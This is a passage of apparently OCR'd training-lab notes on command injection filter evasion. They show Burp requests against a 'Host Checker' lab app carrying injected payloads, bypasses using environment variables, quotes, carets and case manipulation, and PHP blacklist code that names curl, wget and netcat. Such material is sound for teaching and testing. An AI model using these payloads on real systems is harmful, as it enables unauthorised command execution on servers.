4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://127.0.0.1
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1${LS_COLORS:10:1}${IFS}
```


Response

Pretty Raw Hex Render \n

```
21      <h1>
          Host Checker
        </h1>
22
23      <form method="post" action="">
24        <label>
            Enter an IP Address
          </label>
25        <input type="text" name="ip" placeholder="127.0.0.1" pattern="
26        <button type="submit">
            Check
          </button>
27      </form>
28
29      <p>
30        <pre>
31          PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
32          64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
33
34          --- 127.0.0.1 ping statistics ---
35          1 packets transmitted, 1 received, 0% packet loss, time 0ms
36          rtt min/avg/max/mdev = 0.018/0.018/0.018/0.000 ms
37        </pre>
38      </p>
```


Windows

The same concept work on Windows as well. For example, to produce a slash in Windows Command Line (CMD), we can echo a Windows variable (%HOMEPATH% -> \Users\htb-student), and then specify a starting position (~6 -> \htb-student), and finally specifying a negative end position, which in this case is the length of the username htb-student (-11 -> \) :



we can use set command to see all environment variables in cmd


We can achieve the same thing using the same variables in Windows PowerShell. With PowerShell, a word is considered an array, so we have to specify the index of the character we need. As we only need one character, we don't have to specify the start and end position



We can also use the Get-ChildItem Env: PowerShell command to print all environment variables and then pick one of them to produce a character we need. Try to be creative and find different commands to produce similar characters.

Character shifting


There are other techniques to produce the required characters without using them, like shifting characters. For example, the following Linux command shifts the character we pass by 1. So, all we have to do is find the character in the ASCII table that is just before our needed character (we can get it with man ascii), then add it instead of [in the below example. This way, the last printed character would be the one we need:



!-} - ascii ! to }
"-~ - ascii " to ~
<<< [- input

```
CHAR1-CHAR2
        all characters from CHAR1 to CHAR2 in ascending order
```

Exercise



Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: 94.237.56.76:53686
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://94.237.56.76:53686
10 Connection: close
11 Referer: http://94.237.56.76:53686/
12 Upgrade-Insecure-Requests: 1
13
14 ip=0.0.0.0%0a%09ls%09/home-a1
```


Response

Pretty Raw Hex Render

```
14    <title>
        Host Checker
      </title>
15    <link rel="stylesheet" href="./style.css">
16
17  </head>
18
19  <body>
20    <div class="main">
21      <h1>
          Host Checker
        </h1>
22
23      <form method="post" action="">
24        <label>
            Enter an IP Address
          </label>
25        <input type="text" name="ip" placeholder="127.0.0.1" pattern="
          ^((\d{1,2}|1\d\d|2[0-4]\d|25[0-5])\.){3}(\d{1,2}|1\d\d|2[0-4]\d|25[0-5])$">
26        <button type="submit">
            Check
          </button>
27      </form>
28
29      <p>
30        <pre>
31          Invalid input
          </pre>
32      </p>
33
34    </div>
35    <script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/jquery.min.js'>
      </script>
36
37  </body>
```

as we see, / is blocked character

i) evasion using environment variables



Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: 94.237.56.76:53686
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://94.237.56.76:53686
10 Connection: close
11 Referer: http://94.237.56.76:53686/
12 Upgrade-Insecure-Requests: 1
13
14 ip=0.0.0.0%0a%09ls%09${PWD:0:1}home%09-a1
```

Response

Pretty Raw Hex Render

```
21      <h1>
          Host Checker
        </h1>
22
23      <form method="post" action="">
24        <label>
            Enter an IP Address
          </label>
25        <input type="text" name="ip" placeholder="127.0.0.1" pattern="
          ^((\d{1,2}|1\d\d|2[0-4]\d|25[0-5])\.){3}(\d{1,2}|1\d\d|2[0-4]\d|25[0-5])$">
26        <button type="submit">
            Check
          </button>
27      </form>
28
29      <p>
30        <pre>
31          PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.
32          64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms
33
34          --- 0.0.0.0 ping statistics ---
35          1 packets transmitted, 1 received, 0% packet loss, time 0ms
36          rtt min/avg/max/mdev = 0.019/0.019/0.019/0.000 ms
37          total 12
38          drwxr-xr-x 1 root     root     4096 Jul 16  2021 .
39          drwxr-xr-x 1 root     root     4096 Sep 16 05:24 ..
40          drwxr-xr-x 1 1nj3c70r 1nj3c70r 4096 Jul 16  2021 1nj3c70r
41        </pre>
42      </p>
43
44    </div>
45    <script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/jquery.min.js'>
      </script>
46
47  </body>
48
49 </html>
```


Bypassing Blacklisted Commands

A command blacklist usually consists of a set of words, and if we can obfuscate our commands and make them look different, we may be able to bypass the filters

There are various methods of command obfuscation that vary in complexity, as we will touch upon later with command obfuscation tools. We will cover a few basic techniques that may enable us to change the look of our command to bypass filters manually.

Commands Blacklist

We have so far successfully bypassed the character filter for the space and semi-colon characters in our payload. So, let us go back to our very first payload and re-add the whoami command to see if it gets executed:



We see that even though we used characters that are not blocked by the web application, the request gets blocked again once we added our command. This is likely due to another type of filter, which is a command blacklist filter.

A basic command blacklist filter in PHP would look like the following:

Code: php

```php
$blacklist = ['whoami', 'cat', ...SNIP...];
foreach ($blacklist as $word) {
    if (strpos('$_POST['ip']', $word) !== false) {
        echo "Invalid input";
    }
}
```

Linux & Windows

One very common and easy obfuscation technique is inserting certain characters within our command that are usually ignored by command shells like Bash or PowerShell and will execute the same command as if they were not there


The easiest to use are quotes, and they work on both Linux and Windows servers. For example, if we want to obfuscate the whoami command, we can insert single quotes between its characters, as follows:

The same works with double-quotes as well:

```
21y4d@htb[/htb]$ w"h"o"am"i

21y4d
```

The important things to remember are that `we cannot mix types of quotes` and `the number of quotes must be even`. We can try one of the above in our payload (`127.0.0.1%0aw'h'o'am'i`) and see if it works:

Burp POST Request



As we can see, this method indeed works.

Linux Only

We can insert a few other Linux-only characters in the middle of commands, and the bash shell would ignore them and execute the command. These characters include the backslash \ and the positional parameter character $@

Code: bash

```
who$@ami
w\ho\am\i
```

Windows Only


There are also some Windows-only characters we can insert in the middle of commands that do not affect the outcome, like a caret (^) character, as we can see in the following example:

Burp POST Request

```
C:\htb> who^ami

21y4d
```

Exercise

```
<?php
ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
error_reporting(E_ALL);
$output = '';

function filter($str)
{
$operators = ['&', '|', ';', '\\', '/', ' '];
foreach ($operators as $operator) {
if (strpos($str, $operator)) {
return true;
}
}

$words = ['whoami', 'echo', 'cat', 'rm', 'mv', 'cp', 'id', 'curl', 'wget', 'cd', 'sudo', 'mkdir',
 'man', 'history', 'ln', 'grep', 'pwd', 'file', 'find', 'kill', 'ps', 'uname', 'hostname',
'date', 'uptime', 'lsof', 'ifconfig', 'ipconfig', 'ip', 'tail', 'netstat', 'tar', 'apt', 'ssh',
'scp', 'less', 'more', 'awk', 'head', 'sed', 'nc', 'netcat'];
foreach ($words as $word) {
if (strpos($str, $word) !== false) {
return true;
}
}

return false;
}

if (isset($_POST['ip'])) {
$ip = $_POST['ip'];
if (filter($ip)) {
$output = "Invalid input";
} else {
$cmd = "bash -c 'ping -c 1 " . $ip . "'";
$output = shell_exec($cmd);
}
```



Advanced Command Obfuscation

In some instances, we may be dealing with advanced filtering solutions, like Web Application Firewalls (WAFs), and basic evasion techniques may not necessarily work. We can utilize more advanced techniques for such occasions, which make detecting the injected commands much less likely.

Case Manipulation

One command obfuscation technique we can use is case manipulation, like inverting the character cases of a command (e.g. WHOAMI) or alternating between cases (e.g. WhOaMi). This usually works because a command blacklist may not check for different case variations of a single word, as Linux systems are case-sensitive.

If we are dealing with a Windows server, we can change the casing of the characters of the command and send it. In Windows, commands for PowerShell and CMD are case-insensitive, meaning they will execute the command regardless of what case it is written in:

However, when it comes to Linux and a bash shell, which are case-sensitive, as mentioned earlier, we have to get a bit creative and find a command that turns the command into an all-lowercase word. One working command we can use is the following:

```
21y4d@htb[/htb]$ $(tr "[A-Z]" "[a-z]"<<<"WhOaMi")

21y4d
```

command. However, if we try to use the above command with the `Host Checker` web application, we will see that it still gets blocked:

Burp POST Request

Send | Cancel

Request

```
1  POST / HTTP/1.1
2  Host: 127.0.0.1
3  Content-Length: 47
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="91", " Not;A Brand";v="99"
6  sec-ch-ua-mobile: ?0
7  Upgrade-Insecure-Requests: 1
8  Origin: http://127.0.0.1
9  Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
11 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
   age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://127.0.0.1/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Connection: close
20
21 ip=127.0.0.1%0a$(tr+"[A-Z]"+"[a-z]"<<<"WhOaMi")
```

Response

```
16
17   </head>
18
19   <body>
20     <div class="main">
21       <h1>
           Host Checker
         </h1>
22
23       <form method="post" action="">
24         <label>
             Enter an IP Address
           </label>
25         <input type="text" name="ip" placeholder="127.0.0.
26         <button type="submit">
             Check
           </button>
27       </form>
28
29       <p>
30         <pre>
             Invalid input
           </pre>
32       </p>
```

`Can you guess why?` It is because the command above contains spaces, which is a filtered character in our web application, as we have seen before. So, with such techniques, `we must always be sure not to use any filtered characters`, otherwise our requests will fail, and we may think the techniques failed to work.

Once we replace the spaces with tabs (`%09`), we see that the command works perfectly:

There are many other commands we may use for the same purpose, like the following:

Code: bash

```
$(a="WhOaMi";printf %s "${a,,}")
```

Reversed Commands

